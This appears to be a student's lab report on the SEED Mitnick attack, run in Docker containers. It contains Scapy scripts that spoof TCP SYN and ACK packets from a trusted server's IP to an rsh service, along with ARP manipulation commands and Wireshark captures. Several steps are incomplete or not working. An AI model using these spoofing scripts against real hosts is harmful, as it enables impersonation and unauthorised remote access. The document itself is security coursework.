Cyb3rZ3d Please enter the commit message for your changes. Lines starting

280bf56 · 6 minutes ago History

Preview Code Blame 145 lines (74 loc) · 4.65 KB Raw

Lab Setup

1. Open three terminals and remote into each container using the following commands:
   - `seed-attacker`

     sudo docker exec -it seed-attacker /bin/bash


```
ruben.valdez0@adv-infosec:~/Documents/AdvInfoSec/MitnickAttack_Quiz-8/Labsetup$ sudo docker exec -it seed-attacker /bin/bash
root@adv-infosec:/# ifconfig
br-5ca31a3658f9: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:3eff:fe88:3c2f  prefixlen 64  scopeid 0x20<link>
        ether 02:42:3e:88:3c:2f  txqueuelen 0  (Ethernet)
        RX packets 15  bytes 1204 (1.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42  bytes 5472 (5.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:97ff:fefa:aeed  prefixlen 64  scopeid 0x20<link>
        ether 02:42:97:fa:ae:ed  txqueuelen 0  (Ethernet)
        RX packets 1616  bytes 90543 (90.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2248  bytes 33737673 (33.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens4: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1460
        inet 10.128.0.3  netmask 255.255.255.255  broadcast 0.0.0.0
        inet6 fe80::4001:aff:fe80:3  prefixlen 64  scopeid 0x20<link>
        ether 42:01:0a:80:00:03  txqueuelen 1000  (Ethernet)
        RX packets 472750  bytes 175252924 (175.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1814839  bytes 1285520110 (1.2 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

   - `x-terminal`

sudo docker exec -it x-terminal-10.9.0.5 /bin/bash

- `trusted-server`

  sudo docker exec -it trusted-server-10.9.0.6 /bin/bash



2. Running `ifconfig` for each terminal to gather the network information for this table:


Network Table:

Docker network	Host Name	IP (inet)	MAC Address (ether)
Network	net-10.9.0.0	10.9.0.0	---
x-terminal	x-terminal-10.9.0.5	10.9.0.5	02:42:0a:09:00:05
trusted-server	trusted-server-10.9.0.6	10.9.0.6	02:42:0a:09:00:06
seed-attacker	seed-attacker	10.9.0.1	02:42:27:62:a3:80

Task 1

1. On the `x-terminal` I added an ARP entry for the `truster-server` with a fake MAC address to simulate the flooding effect. This ensures the `x-terminal` has the MAC address cached as it won't receive a response when the `trusted-server` is taked offline.
    - To run this I ran the following commands:

```
arp -s 10.9.0.6 aa:bb:cc:dd:ee:ff

ping -c 1 10.9.0.6 > log.txt

cat log.txt
```



    - We can clearly see after printing the ping result's, there was 100% packet loss. Using wireshark to visibly see the results of the ping, we can see the fake MAC address was successfully transmitted.

```
    17 384.305611990 10.9.0.5            10.9.0.6            ICMP       98 Echo (ping) request  id=0x0008, seq=1/256, ttl=64 (no response found!)
    18 692.648153636 10.9.0.1            224.0.0.251         MDNS       87 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.l
    19 694.700906036 fe80::42:3eff:fe88:… ff02::fb            MDNS      107 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.l
    20 1716.6723911… 10.9.0.1            224.0.0.251         MDNS       87 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.l
    21 1718.7022876… fe80::42:3eff:fe88:… ff02::fb            MDNS      107 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.l

▸ Frame 17: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-5ca31a3658f9, id 0
▾ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: aa:bb:cc:dd:ee:ff (aa:bb:cc:dd:ee:ff)
  ▾ Destination: aa:bb:cc:dd:ee:ff (aa:bb:cc:dd:ee:ff)
      Address: aa:bb:cc:dd:ee:ff (aa:bb:cc:dd:ee:ff)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
      Address: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
      .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▾ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x1f03 [correct]
    [Checksum Status: Good]
    Identifier (BE): 8 (0x0008)
    Identifier (LE): 2048 (0x0800)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
  ▸ [No response seen]
    Timestamp from icmp data: Nov  8, 2024 02:50:05.000000000 UTC
    [Timestamp from icmp data (relative): 0.933291313 seconds]
  ▸ Data (48 bytes)
```

Task 2:

1. Confirmed the `seed-attacker` in the docker-compose.yml file is set to host mode and privilege mode.

```
services:
    attacker:
        build: ./image_ubuntu_mitnick
        image: seed-image-ubuntu-mitnick
        container_name: seed-attacker
        tty: true
        cap_add:
                - ALL
        privileged: true
        volumes:
                - ./volumes:/volumes
        network_mode: host
```

Task 2.1

Step 1: Spoof a SYN packet

This step sends a SYN packet from the Trusted Server's IP to X-Terminal to start the TCP handshake.

1. Python code defining the IP's and ports for the connections:

Created the python code using nano:

```
nano task_2.1.py
```

```
 GNU nano 4.8                                                    task_2.1.py
#!/usr/bin/python3
from scapy.all import *

# Define IPs and ports for the connection
x_ip = "10.9.0.5"      # X-Terminal IP
x_port = 514           # rsh service port on X-Terminal
srv_ip = "10.9.0.6"    # Trusted Server IP
srv_port = 1023        # Source port for the SYN packet

# Send a spoofed SYN packet
syn_pkt = IP(src=srv_ip, dst=x_ip) / TCP(sport=srv_port, dport=x_port, flags="S", seq=1000)
send(syn_pkt)
print("Spoofed SYN packet sent from Trusted Server to X-Terminal.")
```


2. Commands ran to create the code, change the permissions, and executing the script:

```
nano task_2.1.py

chmod a+x task_2.1.py

./task_2.1.py
```

After executing the script, outputing the a packet was sent spoofing a SYN packet from the `trusted-server` to the `x-terminal`.

```
root@adv-infosec:/# nano task_2.1.py
root@adv-infosec:/# chmod a+x task_2.1.py
root@adv-infosec:/# ./task_2.1.py
.
Sent 1 packets.
Spoofed SYN packet sent from Trusted Server to X-Terminal.
```

3. Using Wireshark, I was able to sniff the traffic. Confirming the spoofed packes.




Step 2: Respond to the SYN+ACK packet

Building on top of the existing code but with the note for `Step 2` and saving the new code as `task_2.1.2.py`.

```
  GNU nano 4.8                                    task_2.1.2.py
#!/usr/bin/python3
from scapy.all import *

##Step 1


# Define IPs and ports for the connection
x_ip = "10.9.0.5"      # X-Terminal IP
x_port = 514           # rsh service port on X-Terminal
srv_ip = "10.9.0.6"    # Trusted Server IP
srv_port = 1023        # Source port for the SYN packet

# Send a spoofed SYN packet
syn_pkt = IP(src=srv_ip, dst=x_ip) / TCP(sport=srv_port, dport=x_port, flags="S", seq=1000)
send(syn_pkt)
print("Spoofed SYN packet sent from Trusted Server to X-Terminal.")


##Step 2

# Function to spoof an ACK packet in response to a SYN+ACK
def spoof_ack(pkt):
    if pkt[TCP].flags == "SA":  # SYN+ACK packet
        seq_num = pkt[TCP].seq + 1  # Sequence number to acknowledge
        ack_pkt = IP(src=srv_ip, dst=x_ip) / TCP(sport=srv_port, dport=x_port, flags="A", seq=1001, ack=seq_num)
        send(ack_pkt)
        print("Spoofed ACK sent to complete the handshake.")

# Sniff for SYN+ACK from X-Terminal and call spoof_ack
sniff(filter=f"tcp and src host {x_ip} and dst port {srv_port}", prn=spoof_ack, count=1)
```

```
root@adv-infosec:/# chmod a+x task_2.1.2.py
root@adv-infosec:/# ./task_2.1.2.py
.
Sent 1 packets.
Spoofed SYN packet sent from Trusted Server to X-Terminal.
^Croot@adv-infosec:/#
```



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	02:42:3e:88:3c:2f	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
2	0.000057982	02:42:0a:09:00:05	02:42:3e:88:3c:2f	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	0.015585227	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [SYN] Seq=0 Win=8192 Len=0
4	0.015649396	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5	1.022862653	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6	3.042807107	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
7	7.198825067	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
8	15.390852241	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
9	31.518917837	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

```
▸ Frame 4: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface br-5ca31a3658f9, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: aa:bb:cc:dd:ee:ff (aa:bb:cc:dd:ee:ff)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 514, Dst Port: 1023, Seq: 0, Ack: 1, Len: 0
    Source Port: 514
    Destination Port: 1023
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    Sequence number (raw): 3940116204
    [Next sequence number: 1    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    Acknowledgment number (raw): 1001
    0110 .... = Header Length: 24 bytes (6)
  ▸ Flags: 0x012 (SYN, ACK)
    Window size value: 64240
    [Calculated window size: 64240]
    Checksum: 0x143b [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (4 bytes), Maximum segment size
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
```


Step 3: Spoof the rsh data packet

Building on top of the existing code but with the note for `Step 3` and saving the new code as `task_2.1.3.py`.

```
 GNU nano 4.8                                    task_2.1.3.py
#!/usr/bin/python3
from scapy.all import *

# Define IPs and ports for the connection
x_ip = "10.9.0.5"     # X-Terminal IP
x_port = 514          # rsh service port on X-Terminal
srv_ip = "10.9.0.6"   # Trusted Server IP
srv_port = 1023       # Source port for the SYN packet

# Global variable to store sequence number from SYN+ACK packet
seq_num = None  # Initialize globally

# Step 1: Send a spoofed SYN packet to start the TCP handshake
syn_pkt = IP(src=srv_ip, dst=x_ip) / TCP(sport=srv_port, dport=x_port, flags="S", seq=0)
send(syn_pkt)
print("Spoofed SYN packet sent from Trusted Server to X-Terminal with sequence number 0.")

# Step 2: Define function to spoof an ACK packet in response to a SYN+ACK
def spoof_ack(pkt):
    global seq_num  # Use global seq_num to store the sequence number
    if pkt[TCP].flags == "SA":  # Check if packet is SYN+ACK
        seq_num = pkt[TCP].seq + 1  # Capture and increment the sequence number
        ack_pkt = IP(src=srv_ip, dst=x_ip) / TCP(sport=srv_port, dport=x_port, flags="A", seq=0, ack=seq_num)
        send(ack_pkt)
        print("Spoofed ACK sent to complete the handshake with sequence number 0.")

# Step 3: Sniff for SYN+ACK from X-Terminal and call spoof_ack when detected
sniff(filter=f"tcp and src host {x_ip} and dst port {srv_port}", prn=spoof_ack, count=1)
```

```
root@adv-infosec:/# nano task_2.1.3.pypy
root@adv-infosec:/# ./task_2.1.3.py
.
Sent 1 packets.
Spoofed SYN packet sent from Trusted Server to X-Terminal with sequence number 0.
```

I am not sure if this is complete step 3 correctly. Taking the seq # from step 2 and applying it in the step 3 code doesn't appear to be fully working.




Task 2.2: Spoof the Second TCP Connection

Building on top of the existing code but with the note for `Task 2.2` and saving the new code as `task_2.2.py`.

```
 GNU nano 4.8                                task_2.2.py                                Modified
#!/usr/bin/python3
from scapy.all import *

# Define IPs and ports for the connection
x_ip = "10.9.0.5"      # X-Terminal IP
x_port = 514           # rsh service port on X-Terminal
srv_ip = "10.9.0.6"    # Trusted Server IP
srv_port = 1023        # Source port for the SYN packet

# Global variable to store sequence number from SYN+ACK packet
seq_num = None  # Initialize globally

# Task 2.1: Establish the First TCP Connection
# Step 1: Send a spoofed SYN packet to start the TCP handshake
syn_pkt = IP(src=srv_ip, dst=x_ip) / TCP(sport=srv_port, dport=x_port, flags="S", seq=0)
send(syn_pkt)
print("Spoofed SYN packet sent from Trusted Server to X-Terminal with sequence number 0.")

# Step 2: Define function to spoof an ACK packet in response to a SYN+ACK
def spoof_ack(pkt):
    global seq_num  # Use global seq_num to store the sequence number
    if pkt[TCP].flags == "SA":  # Check if packet is SYN+ACK
        seq_num = pkt[TCP].seq + 1  # Capture and increment the sequence number
        ack_pkt = IP(src=srv_ip, dst=x_ip) / TCP(sport=srv_port, dport=x_port, flags="A", seq=0, ack=seq_num)
        send(ack_pkt)
        print("Spoofed ACK sent to complete the handshake with sequence number 0.")

# Sniff for SYN+ACK from X-Terminal and call spoof_ack when detected
sniff(filter=f"tcp and src host {x_ip} and dst port {srv_port}", prn=spoof_ack, count=1)

# Task 2.2: Establish the Second TCP Connection
# Step 1: Sniff for SYN from X-Terminal to Trusted Server and respond with SYN+ACK
def spoof_second_syn_ack(pkt):
    if pkt[TCP].flags == "S":  # Check if packet is SYN packet
        # Capture the sequence number and prepare to respond
        seq_num = pkt[TCP].seq + 1
        syn_ack_pkt = IP(src=srv_ip, dst=x_ip) / TCP(sport=9090, dport=x_port, flags="SA", seq=0, ack=seq_num)
        send(syn_ack_pkt)
        print("Spoofed SYN+ACK sent for the second connection.")

# Step 2: Sniff for ACK from X-Terminal to complete the second handshake
def complete_second_handshake(pkt):
    if pkt[TCP].flags == "A":  # Check if packet is an ACK packet
        print("Second TCP handshake completed successfully.")

# Sniff for the second connection   ^`^ys SYN from X-Terminal and respond with SYN+ACK
sniff(filter=f"tcp and src host {x_ip} and dst port 9090", prn=spoof_second_syn_ack, count=1)
```

```
root@adv-infosec:/# nano task_2.2.py
root@adv-infosec:/# chmod a+x task_2.2.py
root@adv-infosec:/# ./task_2.2.py
.
Sent 1 packets.
Spoofed SYN packet sent from Trusted Server to X-Terminal with sequence number 0.
^C^C^Croot@adv-infosec:/# ^C
root@adv-infosec:/# ^C
root@adv-infosec:/#
```



```
No.  Time         Source          Destination     Protocol Length Info
     1 0.000000000 02:42:3e:88:3c:2f Broadcast     ARP         42 Who has 10.9.0.5? Tell 10.9.0.1
     2 0.000055002 02:42:0a:09:00:05 02:42:3e:88:3c:2f ARP     42 10.9.0.5 is at 02:42:0a:09:00:05
     3 0.015443569 10.9.0.6        10.9.0.5        TCP         54 1023 → 514 [SYN] Seq=0 Win=8192 Len=0
     4 0.015501860 10.9.0.5        10.9.0.6        TCP         58 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
     5 1.042707206 10.9.0.5        10.9.0.6        TCP         58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
     6 3.058708983 10.9.0.5        10.9.0.6        TCP         58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
     7 7.186677847 10.9.0.5        10.9.0.6        TCP         58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
     8 15.378718745 10.9.0.5       10.9.0.6        TCP         58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
     9 31.506702080 10.9.0.5       10.9.0.6        TCP         58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

▸ Frame 9: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface br-5ca31a3658f9, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: aa:bb:cc:dd:ee:ff (aa:bb:cc:dd:ee:ff)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 514, Dst Port: 1023, Seq: 0, Ack: 1, Len: 0
    Source Port: 514
    Destination Port: 1023
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    Sequence number (raw): 4208827011
    [Next sequence number: 1    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    Acknowledgment number (raw): 1
    0110 .... = Header Length: 24 bytes (6)
  ▸ Flags: 0x012 (SYN, ACK)
    Window size value: 64240
    [Calculated window size: 64240]
    Checksum: 0x143b [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (4 bytes), Maximum segment size
  ▾ [SEQ/ACK analysis]
    ▾ [TCP Analysis Flags]
      ▾ [Expert Info (Note/Sequence): This frame is a (suspected) retransmission]
          [This frame is a (suspected) retransmission]
          [Severity level: Note]
          [Group: Sequence]
        [The RTO for this segment was: 31.491200220 seconds]
        [RTO based on delta from frame: 4]
  ▸ [Timestamps]
```

Task 3: Set Up a Backdoor

I got lost at this point trying to find the seq number. I attempted to follow along packets but I just kept getting lost with this task.

Building on top of the existing code but with the note for `Task 3` and saving the new code as `task_3.py`.

Summary

Over all this lab was difficult for me. I attempted to follow along the instructions and used a few resouces suck as youtube and the attached samples. I did have trouble understanding the lab. It was for sure one of the more challenging labs we have completed this semester.